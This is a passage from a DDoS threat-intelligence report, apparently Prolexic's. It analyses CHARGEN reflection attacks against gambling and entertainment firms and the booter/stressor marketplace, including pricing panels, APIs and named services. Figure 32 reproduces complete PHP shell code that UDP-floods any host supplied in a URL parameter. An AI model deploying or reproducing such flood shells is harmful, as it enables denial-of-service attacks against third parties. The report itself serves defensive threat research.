


Figure 21: Top 10 ASNs participating in the attack against the gambling industry customer

Figure 22 displays the bandwidth statistics for the CHARGEN attack observed by each Prolexic scrubbing center.





Figure 22: Bandwidth graphs during this CHARGEN attack

Figure 23 shows the statistics of this CHARGEN attack campaign, which was mitigated over Prolexic's network infrastructure.

These types of reflection attacks are simple to execute and are available for purchase from the growing DDoS-as-a-Service market at affordable prices. The impact on the target infrastructure can be exponential, however, depending on the configuration of victim networks. Figure 24 reveals the prices for a stressor service that could generate this kind of attack: US$45 -$125 per month.

Duration	1.5 hours
Peak Gbps	2.0
Peak Kpps	200

Figure 23: Attack statistics



PREMIUM SUBSCRIPTION

Price: $45
Length: 1 Months
Max Boot Time:
Description: 5000 Seconds
Attack : 5GBPS
Subscription : 1 Month Original Price : 50
Discount : 5

Ultimate Monthly

Price: $125
Max Boot Time: 5000 Seconds
Description:
Text Bomber, Skype Resolver, CloudFlare Resolver, Friends & Enemies, IP Logger, Down Or Not, Host To Ip, Geo Ip Locator, Windows Client, And much more...

Figure 24: Pricing options for a stressor service

Attack spotlight: Entertainment industry customer

The origin ASNs for the entertainment industry campaign are shown in Figure 25. Like the CHARGEN attack against the gambling industry firm, most of the attacking IP sources in this CHARGEN attack came from China.




Figure 25: Top 10 ASNs participating in the attack against the entertainment industry customer

In this campaign, the use of reflecting CHARGEN servers was more widespread, as shown on the map. All continents except Antarctica had participants.




Figure 26: Source regions of CHARGEN attacks against entertainment industry customer




Figure 27: Mitigation control for CHARGEN campaign against the entertainment industry customer

This campaign was of a shorter duration than previous campaigns, again peaking at 2.0 Gbps and with a different pattern in traffic spikes. Attackers usually probe and switch by regions and varied signatures are created by tools in an attempt to bypass DDoS mitigation platforms. Once attackers exhaust obfuscation attempts and verify they cannot succeed against the DDoS attack mitigation, they will end the attack.

Duration	0.5 hours
Peak Gbps	2.0
Peak Kpps	200

Figure 28: Attack statistics

DDoS-as-a-Service stressor services

Many stressor suites offer an array of attack methods, with DNS reflection attacks being the most common default option. PHP MySQL stressor kits and related booter PHP MySQL application programming interfaces (APIs) are used frequently to provide DDoS-as-a-Service in combination with compromised web servers that host malicious PHP scripts. Underground merchants of attack services are becoming prolific due to significantly lowered technological barriers to entry.

Many DDoS-as-a-Service websites are proprietary content management systems. However, they are often subject to attack by rivals or disgruntled customers. Furthermore, DDoS attack suites are leaking into the public realm at a rapid pace, and numerous malicious actors are making use of publicly circulating code to create competing attack kits and services. Once private code is distributed to a larger audience, it is used to create new stressor services for a thriving marketplace of competing DDoS attack services.

Stressor components

PHP MySQL stressor suites are often leaked to the public lacking the API function. The API acts as the archive of shells to which the attacker pushes out attack instructions.

Front end PHP/MySQL Suite

The login screen for the RAGE booter, a popular stressor suite that has been hacked and leaked into the public realm numerous times, is shown in Figure 29. The RAGE suite has been the subject of media attention as an underground DDoS service.





Figure 29: Screenshot of RAGE booter

The post-authentication panel of the RAGE booter is displayed in Figure 30. The default settings for the service allow would-be attackers to launch attacks for fees ranging from US$13 - $200. Interestingly, the services make use of PayPal as a payment method, which indicates the vendors are inexperienced and unfamiliar with anonymized digital currencies.




	Price:	Length:	Max Boot Time:	Description:
1 Day Trial	$3	1 Days	120 Seconds	1 day trial to test the service.
Silver 1 Month	$5	1 Months	180 Seconds	1 Month of Silver Booting.
Premium 1 Month	$7	1 Months	500 Seconds	1 Month of Premium Booting.
Premium 3 Months	$15	3 Months	500 Seconds	3 Months of Premium Booting.
Silver Lifetime	$17	10 Years	220 Seconds	Lifetime of Silver Booting.
Premium Lifetime	$25	10 Years	600 Seconds	Lifetime of premium boots
Silver 3 Months	$180	3 Months	180 Seconds	3 Months of Silver Booting.

Figure 30: Rage Booter API service panel

Stressor APIs

Figure 31 displays the payment methods available for the RAGE booter API. A stressor service provider would subscribe to an API service such as this one in order to provide a consistent supply of attack shells listed on their server. This service also makes use of PayPal as a merchant provider.



Admin CP

Manage Products Manage Users Add Shells Add APIs Manage Resolvers Site Settings API Reselling

Welcome to Booted Strap Admin Panel.

Powered by Booted Strap Source (made by Muffin Man from leakforums.org)

Trial

1 day trial
$1.00

Monthly

1 month access with all features
$12.00

Lifetime

Lifetime access with all features
$29.99

© Booted Strap 2012
Powered by Booted Strap Source. Created by Muffin Man


Figure 31: RAGE booter API service panel

Shells

A PHP shell is a piece of malicious code that gets injected onto a web server by exploiting a vulnerable web application. The code, which is often simple, initiates floods when accessed with the proper parameters. Figure 32 displays a sample of public code that launches UDP floods against a target.

```
<html>
<body>
<title>
Hai u guyzzz!
</title>
<font color=”RED”>
<STYLE>
input{
background-color: #FFFF00; font-size: 8pt; color: black; font-family: Tahoma; border: 1 solid #66;
}
button{
background-color: #FFFF00; font-size: 8pt; color: black; font-family: Tahoma; border: 1 solid #66;
}
body {
background-color: black;
}
</style>
<br>
<p>
<br>
<p>
<center>
<?php
//UDP
if(isset($_GET[‘host’])&&isset($_GET[‘time’])){
   $packets = 0;
```

Continued on next page >




```
   ignore_user_abort(TRUE);
   set_time_limit(0);

   $exec_time = $_GET[‘time’];

   $time = time();
   $max_time = $time+$exec_time;

   $host = $_GET[‘host’];

   for($i=0;$i<65000;$i++){
   $out .= ‘X’;
   }
   while(1){
   $packets++;
   if(time() > $max_time){
  break;
   }
   $rand = rand(1,65000);
   $fp = fsockopen(‘udp://’.$host, $rand, $errno, $errstr, 5);
   if($fp){
  fwrite($fp, $out);
  fclose($fp);
   }
   }
   echo “<b>UDP Flood</b><br>Completed with $packets (“ . round(($packets*65)/1024, 2) . “ MB) packets
averaging “. round($packets/$exec_time, 2) . “ packets per second \n”;
   echo ‘<br><br>
  <form action=”’.$surl.’” method=GET>
  <input type=”hidden” name=”act” value=”phptools”>
  Host: <br><input type=text name=host><br>
  Length (seconds): <br><input type=text name=time><br>
  <input type=submit value=Go></form>’;
}else{ echo ‘<br><b>UDP Flood</b><br>
   <form action=? method=GET>
   <input type=”hidden” name=”act” value=”phptools”>
   Host: <br><input type=text name=host value=><br>
   Length (seconds): <br><input type=text name=time value=><br><br>
   <input type=submit value=Initiate></form>’;
}
?>
</center>
</body>
</html>
```

Figure 32: UDP flooder code posted by GreenShell to Pastebin in March 2013

An analysis of the DrDoS tools marketplace

The addition of CHARGEN tools to the DDoS marketplace has been observed within the last year. PLXsert collected evidence that shows how malicious actors are advertising CHARGEN protocol attacks as a service. As demonstrated in Figure 33, CHARGEN is being used as a method of attack with one prominent DDoS-as-a-Service provider. Much like other stressor services, the panel requires subscribers to purchase a package before they are able to access the functions of the suite.



Scripts Updated

Saturday July 13th 2013 5:19:22 PM EDT

We have added the following features to our scripts:
DRDoS - Added a new reflection IP address list for the DNS protocol, resulting in better amplification.
DRDoS - Added a new protocol, CHARGEN, which results in higher amplification than the DNS protocol.

Top 10 Booters

#1: iDDos Stresser - http://iddos.net (So Powerful)(Instant)(3 working Skype resolvers)(Cheap)(Chargen attack)

iDDos

Welcome test!
Settings | Logout

Purchase Purchase A Membership

1 Day Trial

Price:	$3.99
Length:	1 Days
Max Boot Time:	120 Seconds
Concurrent Attacks:	1 Attacks

Description:
120 Seconds

Bronze

Price:	$7.99
Length:	31 Days
Max Boot Time:	600 Seconds
Concurrent Attacks:	1 Attacks

Description:
600 seconds

Silver

Price:	$12.99
Length:	31 Days
Max Boot Time:	1200 Seconds

Gold

Price:	$24.99
Length:	31 Days
Max Boot Time:	3600 Seconds

Support

Email: iDDos.net@gmail.com
Skype: iDDos.net


Check out our free IP Tools!

iSkyperesolve.com

Figure 33: Stressor panel with CHARGEN features

DrDoS reflection lists as a commodity

